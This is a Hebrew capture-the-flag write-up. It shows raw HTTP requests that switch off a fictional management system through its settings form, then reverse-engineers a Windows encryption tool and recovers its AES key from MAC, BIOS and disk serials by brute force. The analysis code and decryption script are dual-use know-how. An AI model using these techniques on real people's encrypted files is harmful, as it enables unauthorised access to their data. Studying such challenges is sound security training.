המערכת הראשונה היא שרת HTTP (אנו יודעים זאת מהפורט – 80), לכן נשלח לו בקשת HTTP סטנדרטית:

GET / HTTP/1.1\r\n\r\n

נבקש את הדף הראשי שלו. נקבל בתשובה דף HTTP, שנראה בדיוק כמו הדף הראשי של המערכת שאנחנו נמצאים בה עבשיו. בנוסף נקבל קוקי של SID, שמעבשיו נאלץ להכניס לכל הבקשות הבאות. ננסה להיכנס לדף של ההגדרות:

GET /settings HTTP/1.1
cookie: SID=____


הפעם נקבל דף קצת שונה:

```
<body>
    <div id="title" class="level1_title">
        <div id="welcome"> <span>Management System Settings</span> </div>
    </div>
    <div id="status">
        <div id="telnetdebugging">
            <div id="telnetdebugging_title" class="level2_title"><span>Telnet Debugging</span></div>
            <div id="telnet">
                <form method="post">
                    <div id="console"> <input type="submit" value="Turn Off Management System"></input> </div>
                </form>
            </div>
        </div>
    </div>
</body>
```

נשים לב שהפעם יש טופס שהמטרה שלו לכבות את מערכת הניהול, שזה (כנראה) מה שאנחנו רוצים. אז טוב, נשלח את הבקשה המתאימה:

POST /settings HTTP/1.1
cookie: SID=____

הצלחנו!



Challenge #3

Hello again, Agent.

After you disabled the weapon system, we have successfully raided the terrorist compound and took all present into custody.

The terrorists destroyed much of the data they kept, but we have managed to retrieve an encrypted file containing links to the other members of the network, as well as the program used to encrypt it.

Sadly, the encryption computer was destroyed. Aside from unidentified manufacturer markings on the front (Or... Po... Ltd.) we don't know anything about it.

Hopefully that won't stop you from decrypting this important intel.

Good luck!,
M.


שלב 3 – וואי איך אני אוהב לפרוש קריפטו


"אני אקרא לילד שלי EBP" ~ עומרי

"אני אדאג שכל מי שישלח את הסטיקר הזה יחטוף וירוס שהורס לו את EBX" ~ עומרי

"לא יודע, רוב הזמן אני קורא לדברים EDX" ~ עידו

הורדנו קובץ מוצפן שנקרא "intel.txt.enc", ותוכנה שאמורה להצפין דברים שנקראת "EncryptSoftware.exe". הקובץ המוצפן נראה באמת מוצפן במבט ראשון:





לכן, נאלץ להבין מה התוכנה עושה. דבר ראשון שתמיד עושים זה להריץ Strings. יש רק מחרוזת אחת שמעניינת והיא:

"USAGE: Encrypt <input file name> <output file name>"

טוב נו. נריץ את התוכנה עם קובץ פלט כלשהו, ונראה שנקבל קובץ בגודל 2996 יותר בתים. הגיע הזמן לצלול לתוך העולם המופלא של האסמבלי ולנסות להבין מה התוכנה עושה.

הדבר הראשון שאני עושה זה להסתכל על ה-Imports של הבינארי כדי להבין למה אני אמור לצפות. נראה שהולך להיות קריפטו של ווינדוס, ודברים שקשורים לברטיסי הרשת של המחשב. הדבר הבא שאני מסתכל עליו הוא ה-Exports כדי לראות אם יש רמז מעניין. אבל לא, אין משהו מיוחד, יש רק את start.

הדבר השלישי שאני עושה לפני שאני אתחיל להיכנס לזה, זה לחפש את main. אומנם אמרתי שהסטרינגים לא מעניינים יותר מידי, אבל הם כן חושפים לנו שמדובר בקוד CPP – "placement delete[] closure" ועוד (לא מביר שפות אחרות עם אופרטור []delete). לכן, אני יודע שיש main. אני יכול לפרוש את start ולראות איפה משהו שנראה כמו main קורה, אבל במקום זאת, אני אנחש שהסטרינג שמצאנו קודם שבודק אם כמות הפרמטרים נכונה, מודפס ב-main. ההימור הזה מתברר כנכון, ואנחנו מוצאים את main שלנו.

Decompile: FUN_004018f0 - (EncryptSoftware.exe)

```
1
2  undefined4 __cdecl FUN_004018f0(DWORD param_1,int param_2)
3
4  {
5    LPCWSTR lpFileName;
6    DWORD DVar1;
7    LPCVOID lpBuffer;
8    HANDLE *ppvVar2;
9    HANDLE pvVar3;
10   DWORD local_8;
11
12   if ((int)param_1 < 3) {
13     FUN_00401010((int)"USAGE: Encrypt <input file name> <output file name>");
14     return 0xffffffff;
15   }
16   param_1 = 0;
17   lpBuffer = (LPCVOID)FUN_00401660(*(ushort **)(param_2 + 4),(int *)&param_1);
18   lpFileName = *(LPCWSTR *)(param_2 + 8);
19   ppvVar2 = (HANDLE *)FID_conflict:<lambda_invoker_cdecl>(4);
20   if (ppvVar2 != (HANDLE *)0x0) {
21     pvVar3 = CreateFileW(lpFileName,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,0x80,(HANDLE)0x0);
22     DVar1 = param_1;
23     *ppvVar2 = pvVar3;
24     if (pvVar3 == (HANDLE)0xffffffff) {
25       FUN_00407cad(ppvVar2);
26       return 0;
27     }
28     local_8 = 0;
29     WriteFile(*ppvVar2,lpBuffer,param_1,&local_8,(LPOVERLAPPED)0x0);
30     if (local_8 != DVar1) {
31       FUN_00407f53(lpFileName);
32     }
33   }
34   return 0;
35 }
36
```

עכשיו, הייתי רוצה להגיד לכם שיש לי אסטרטגיה ברורה להתמודד עם אתגרי פרישה, אבל זה לא ממש נכון. אני מחפש דברים מעניינים, ופורש אותם, ואם אני צריך לפרוש פונקציות שנקראות על ידיהם כדי להבין, אני עושה זאת. אבל, הואיל ו-main קורא לפונקציה, ואז כותב את התוצאה שלה לקובץ, מיד היה ברור שהפונקציה המדוברת היא פונקציית ההצפנה ואני צריך להבין אותה. אז רוב העבודה קשורה אליה או לפונקציות שהיא קוראת אליהן.

הואיל והקובץ גדול, ועם לא מעט פונקציות מעניינות, וגם לא יצא לי להסביר פרישה כזאת גדולה בעבר, אני לא אסביר את איך פרשתי כל פונקציה בנפרד, אלא אנסה להסביר מה התוכנה עצמה עושה.

בוא נסתכל על main אחרי הפרישה הראשונית וננסה ליפות אותו (על ידי ניחוש שמות ופרישה של הפונקציות הקצרות שבתוכו). כל מה שהוא עושה זה לקרוא לפונקציה לה קראתי EncryptionHandler עם שם קובץ הקלט כפרמטר, ולכתוב את הבאפר שהיא מקבלת לקובץ הפרמטר. פשוט.

```
int __cdecl _main(int argc, char **argv)
{
  const WCHAR *outputFilename;
  HANDLE *fileHandlePtr;
  HANDLE fileHandle;
  char *encryptionResultBuffer;
  DWORD NumberOfBytesWritten;

  if ( argc < 3 )
  {
    $_Printf("USAGE: Encrypt <input file name> <output file name>");
    return -1;
  }
  argc = 0;
  encryptionResultBuffer = $EncryptionHandler(argv[1], &argc);
  outputFilename = argv[2];
  fileHandlePtr = $__HeapAlloc(4u);
  if ( fileHandlePtr )
  {
    fileHandle = CreateFileW(outputFilename, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    *fileHandlePtr = fileHandle;
    if ( fileHandle == -1 )
    {
      $__HeapFree(fileHandlePtr);
      return 0;
    }
    NumberOfBytesWritten = 0;
    WriteFile(*fileHandlePtr, encryptionResultBuffer, argc, &NumberOfBytesWritten, 0);
    if ( NumberOfBytesWritten != argc )
      $_DeleteFileW(outputFilename);
  }
  return 0;
}
```

אנחנו נרצה להבין מה EncryptionHandler עושה. בשביל לעשות את זה הייתי צריך לפרוש שלל פונקציות עזר שונות ומגוונות, לדבג את התוכנית ולראות ערכים של משתנים, לקרוא על פונקציות מוזרות בגוגל. בגלל שקשה לי להעביר את התחושה הזאת, צירפתי בעמוד הבא את הקובץ ה-decompiled לאחר כל עבודת המחקר הרבה. מה שהקוד עושה הוא:

1. קורא לפונקציה לה קראתי Hashof_filename_macaddr. מה שהפונקציה הזאת עושה, היא לשרשר את שם הקובץ לכתובת המאק של כרטיס הרשת הראשון ברשימה, להפעיל על זה MD5, ולהחזיר את התוצאה. את זה הבנתי כי היא קוראת לפונקציה שקוראת ל-GetAdaptersInfo, והקוד שלה היה מספיק פשוט + דיבגתי דינאמית, והיא החזירה את ה-mac address. ואז את הפלט של זה היא מכניסה באמצעות CryptHashdata להאש MD5 אחרי שהיא הכניסה את שם הקובץ עושה, ומחזירה את הפלט.
2. קורא לפונקציה לה קראתי AES_Encrypt, שמה שהיא עושה זה לבצע הצפנת AES (פירוט בהמשך).
3. לקחת את ה-4 ספרות הראשונות של הסריאל של הדיסק הקשיח ושל הביוס באמצעות הרצת ופרסור הפקודה "wmic diskdriver get serialnumber".
4. לכתוב לתחילת המערך magic word ואז את התוצאה של ההאש מסעיף 1.
5. לחלק את התוכן המוצפן ל-739 חלקים, ולכתוב אותם לבאפר, כאשר יש ביניהם תוצאה של פסודו רנדום שהסיד ההתחלתי שלו היה הסריאל של הביוס.
6. לעשות לכל הקובץ xor עם הסריאל של הדיסק הקשיח.

טוב זה השלב שאתם אמורים לעבור לעמוד הבא כדי לראות את הקוד.

```
char *__fastcall _EncryptionHandler(wchar_t *arg_filename, int *output_length)
{
  ... /* variable declerations */

  sub_1366500(5044u, arg_filename);
  loopArray[0] = v3;
  loopArray[623] = v2;
  resultArray = 0;
  driver_line = 0;
  result = _HashOf_Filename_Macaddr(arg_filename);
  if ( result )
  {
    encryptedBufferLen = 0;
    encryptedBuffer = _AESEncrypt(arg_filename, &encryptedBufferLen);// Encrypt the filename using AES
    if ( encryptedBuffer )
    {
      driver_result = __ExecuteCommand(L"wmic diskdrive get serialnumber");
      if ( driver_result )
      {
        driver_line = _ExtractSecondLineTillSpace(driver_result);
        ___HeapFree(driver_result);
        if ( driver_line )
        {
          drive_serial = _Get4FirstUtf8Chars(driver_line);// drive_serial = first 4 bytes of serial number of hard
drive
          resultArray = ___HeapAlloc(encryptedBufferLen + 2992);
          if ( resultArray )
          {
            *resultArray = 0x531B008A;
            bios_result = __ExecuteCommand(L"wmic bios get serialnumber");
            if ( bios_result
              && (loopCounter = _ExtractSecondLineTillSpace(bios_result),// ignore cast reuse of variable
                  ___HeapFree(bios_result),
                  loopCounter) )
            {
              bios_serial = _Get4FirstUtf8Chars(loopCounter);// bios_serial = first 4 bytes of serial number of
bios; ignore cast
              _Set624ArrayAsGeometricProgOfNum(biosSerialGeometricArray, bios_serial);// initiate 624 elements of
the array as geometric progression with a_0 = 1, q = bios_serial
              bytesCopied = 0;
              loopCounter = 0;
              qmemcpy(loopArray, biosSerialGeometricArray, sizeof(loopArray));
              encryptedBufferLenFloored739 = 739 * (encryptedBufferLen / 739);
              sizeOfChunk = encryptedBufferLen / 739 + 1;
              qmemcpy(resultArray + 1, result, 32u);
              resultArrayIndex = 36;
              encryptedBufferLenMod739 = encryptedBufferLen - encryptedBufferLenFloored739;
              // for(loopCounter = 0; loopCounter < 739; loopCounter++)
              do
              {
                *(resultArray + resultArrayIndex) = $PseudoRandomBasedOn(loopArray);
                resultArrayIndex += 4;
                if ( loopCounter == encryptedBufferLenMod739 )
                  --sizeOfChunk;
                __Memcpy(resultArray + resultArrayIndex, encryptedBuffer + bytesCopied, sizeOfChunk);
                bytesCopied2 = sizeOfChunk + bytesCopied;
                ++loopCounter;
                resultArrayIndex += sizeOfChunk;
                bytesCopied += sizeOfChunk;
              }
              while ( loopCounter < 739 );
              if ( bytesCopied2 != encryptedBufferLen )
              {
                loopArray[622] = encryptedBufferLen;
                loopArray[621] = bytesCopied2;
                __Printf("NOT read enaugh bytes %d , %d", bytesCopied2, encryptedBufferLen);
              }
              *_output_length = encryptedBufferLen + 2988;
              for ( i = 0; i < encryptedBufferLen + 2988; i += 4 )
                resultArray[i / 4u] ^= drive_serial;
            }
            else
            {
              ___HeapFree(resultArray);
              resultArray = 0;
            }
          }
        }
      }
      else
      {
        driver_line = 0;
      }
    }
    ___HeapFree(result);
    if ( encryptedBuffer )
      ___HeapFree(encryptedBuffer);
    if ( driver_line )
      ___HeapFree(driver_line);
    result = resultArray;
  }
  return result;
}
```

אז בוא נסכם את מה שאנחנו יודעים על מבנה הקובץ:

- 4 בתים של magic
- 32 בתים של MD5(filename + macaddr)
- 739 עותקים של:
  המספר הבא שיוצר על ידי מחולל המספרים האקראים שנוצר על ידי הסיד של bios serial
  החלק הבא של התוכן המוצפן על ידי AES

כאשר על הכל עשו XOR עם הסריאל של הדיסק הקשיח.
בנוסף, משיקולי ספירה, ה-4 בתים האחרונים של החלק המוצפן נמחקו, אבל זאת לא בעיה גדולה כי מדובר ב-AES מבוסס בלוקים, ואז פשוט נתעלם מהבלוק האחרון ונקווה שהוא לא חשוב.

עכשיו נראה לי שהגיע הזמן להסביר איך התבצעה הצפנת ה-AES:

```
CryptAcquireContextA(&cryptContextHandle,container_name = "DataSafeCryptContainer",sz_provider = 0,provider_type =
PROV_RSA_AES,flags = 0b01010000);
CryptAcquireContextA(&cryptContextHandle,container_name = "DataSafeCryptContainer",sz_provider = 0,provider_type =
PROV_RSA_AES,flags = 0b01001000);
CryptCreateHash(&cryptContextHandle, algorithm_id = CALG_MD5, hkey_ignroed = 0, flags = 0, &hashHandle);
CryptHashData(&hashHandle, data = generateKey(), length = 14, flags = 0);
CryptoDeriveKey(&cryptContextHandle, algorithm_id = CALG_AES_256, hash_with_base_data = &hashHandle, flags = 0,
(ulong*) &keyHandle);

for (data = 16 bytes chunk : input file) {
    CryptEncrypt(&keyHandle, hash = 0, isFinalChunk, flags = 0, buffer ,&chiper_length, plain_text_length = 16)
}

CryptReleaseContext(&cryptContextHandle);
CryptReleaseContext(&cryptContextHandle);
CryptDestroyHash(&hashHandle);
CryptDestroyKey(&keyHandle);
```

ביצעו MD5 על הסיד ההתחלתי, ואז הריצו AES. נותר אפוא לצלול לתוך יצירת המפתח עצמו. וזה לא מסובך במיוחד:

mac_addr_bytes[6] bios_serial_bytes[4] drive_serial_bytes[4]

כלומר, משרשרים את ה-mac addr עם הסריאל של הביוס והסריאל של הדרייב.

הגיע הזמן לתוכנית פעולה – איך אנחנו מחלצים את הקובץ המקורי. אנחנו צריכים 3 פרמטרים.

- נתחיל בהכי קל – הסריאל של הדרייב. אנחנו יודעים שעושים איתו xor לכל הקובץ. אנחנו גם יודעים מה הם ארבעת הבתים הראשונים של הקובץ, שזה כל מה שאנחנו צריכים. אם נעשה xor ל-4 בתים הראשונים של הקובץ המוצפן עם ה-magic, נקבל את הסריאל! קיבלנו שהסריאל של הדיסק הוא 30 30 30 30 (בבסיס 16), או ב-ascii: '0000'.
  מהשלב הזה נניח שכבר עשינו xor לכל הקובץ עם הסריאל לשם הנוחות.
- הדבר השני שאנחנו צריכים זה כתובת ה-mac. אנחנו יודעים שהאש שלה נמצא בקובץ, או ליתר דיוק האש של השרשור של שם הקובץ המקורי ושלה.
  - ניתן להניח ששם הקובץ המקורי הוא intel.txt כי שם הקובץ שהורדנו הוא intel.txt.enc
  - עדיין, אנחנו צריכים למנות על 6 בתים, שזה המון ביטים. זה הזמן להיזכר ברמז מתחילת השלב, שהיצרן הוא ltd...or...po. אז נעבור על רשימה של יצרנים עם הרגקס המתאים, ונקבל שיש יצרן עם השם "**Or**ient **Po**wer Home Network **Ltd**", עם התחילית 0x001337. טוב, זה בטוח זה. נותר לנו למנות על 3 בתים ולהשוות אותם לתוצאה שנמצאת בקובץ. התוצאה יצאה: intel.txt0013378eab66 ולכן עכשיו אנחנו יודעים גם את כתובת ה-mac.

- כעת נרצה לחלץ את החלק המוצפן מהרנדום. קצת שיקרתי למעלה אבל בעצם לא כל החלקים באותו גודל, כי לא תמיד הגודל מתחלק ב-739, ולכן זה הקוד שמחלץ את האינדקסים הנכונים

```
text = open('intel.txt.enc', 'rb').read()
size = len(text) - 2988
index = 36
chunk = size // 739 + 1

for i in range(739):
    index += 4
    if i == size % 739:
        chunk -= 1
    s += text[index:index + chunk]
    index += chunk
```

- הדבר האחרון שנותר לנו להשיג זה את הסריאל של ה-BIOS. הקובץ כולל הפעלות חוזרות של פונקציית רנדום כלשהי שהוא הסיד שלה (באשר תרגמתי ל-python כדי שיהיה יותר קריא)

```
def function(array): # initial array is generate_geo_prog([0]*625, seed)
    if array[624] not in range(624):
        if array[624] != 624:
            array = generate_geo_prog([0]*625, 4357)

        for i in range(227):
            array[i] = opt[array[i + 1] % 2] ^ array[i + 397] ^ (replace_bit_sign(array[i+1], array[i]) >> 1)

        for i in range(227, 623):
            array[i] = opt[array[i + 1] % 2] ^ array[i - 227] ^ (replace_bit_sign(array[i+1], array[i]) >> 1)

        array[623] = opt[array[0] % 2] ^ array[396] ^ (replace_bit_sign(array[0], array[623]) >> 1)
        array[624] = 1

        arr0 = array[0]
        v5 = arr0 ^ (arr0 >> 11) ^ ((arr0 ^ (arr0 >> 11)) << 7) & 0x9D2C5680
    else:
        v4 = array[array[624]]
        array[624] += 1
        v5 = v4 ^ (v4 >> 11) ^ ((v4 ^ (v4 >> 11)) << 7) & 0x9D2C5680

    return v5 ^ (v5 << 15) & 0xEFC60000 ^ ((v5 ^ (v5 << 15) & 0xEFC60000) >> 18)
```

לאחר שכבר סיימתי את האתגר נודע לי שמדובר במימוש רנדום מפורסם בשם Mersenne twister. אבל זה לא באמת משנה. חילצתי מהקובץ את התוצאה הראשונה של הפעלת הרנדום ורציתי לעבור על כל האפשרויות למספרים כדי למצוא מה מייצר אותו. אבל, זה הרבה מאוד אפשרויות. אז, צימצמתי את מרחב המדגם למספרים, אותיות גדולות וקטנות. זה הקטין את מרחב המדגם מאוד, והפך את זמן הריצה לסביר:

```
int main(int argc, char **argv)
{
    int arr[625];
    int i;
    char c1, c2, c3, c4;

    for (c1 = 48; c1 <= 90; c1++)
    {
        for (c2 = 48; c2 <= 90; c2++)
        {
            for (c3 = 48; c3 <= 90; c3++)
            {
                for (c4 = 48; c4 <= 90; c4++)
                {
                    unsigned int value = ((int)c1 << 24) | ((int)c2 << 16) | ((int)c3 << 8) | (int)c4;
                    Set624ArrayAsGeometricProgOfNum(arr, value);
                    if (RandomFunction(arr) == 0x308B55CE) {
                        printf("%c%c%c%c\n",c1,c2,c3,c4);
                    }
                }
            }
        }
    }
}
```


הרצתי, ויצא "awMV", שזה די הגיוני, כי אם נהפוך את זה (little endian) נקבל "VMwa" שזאת התחילית של vmware.

טוב, אז יש לנו את כל המרכיבים שצריך בשביל לגלות מה היה תוכן הקובץ. השתמשתי בספרייה wincrypto כדי לבצע את כל הקריאות שנעשו בקובץ, רק מפייטון (כי אולי יש דגלים מוזרים שלא חשבתי עליהם):

```python
try:
    context = CryptAcquireContext(0b01001000)
except:
    context = CryptAcquireContext(0b01010000)

hash_handle = CryptCreateHash(context, CALG_MD5)
CryptHashData(hash_handle, bytes(bytearray.fromhex('0013378eab66'+'564d7761'+'30303030')))
key = CryptDeriveKey(context, CALG_AES_256, hash_handle)
s = s[:-12]
print(CryptDecrypt(key, s, is_final=False))
```

בריצה השנייה (יש איזה משהו עם זה שאחד הקריאות יוצר והשני משתמש, אז זה תמיד לא קורס בפעם השנייה) קיבלתי:



נכנס לקישור, וניצחנו.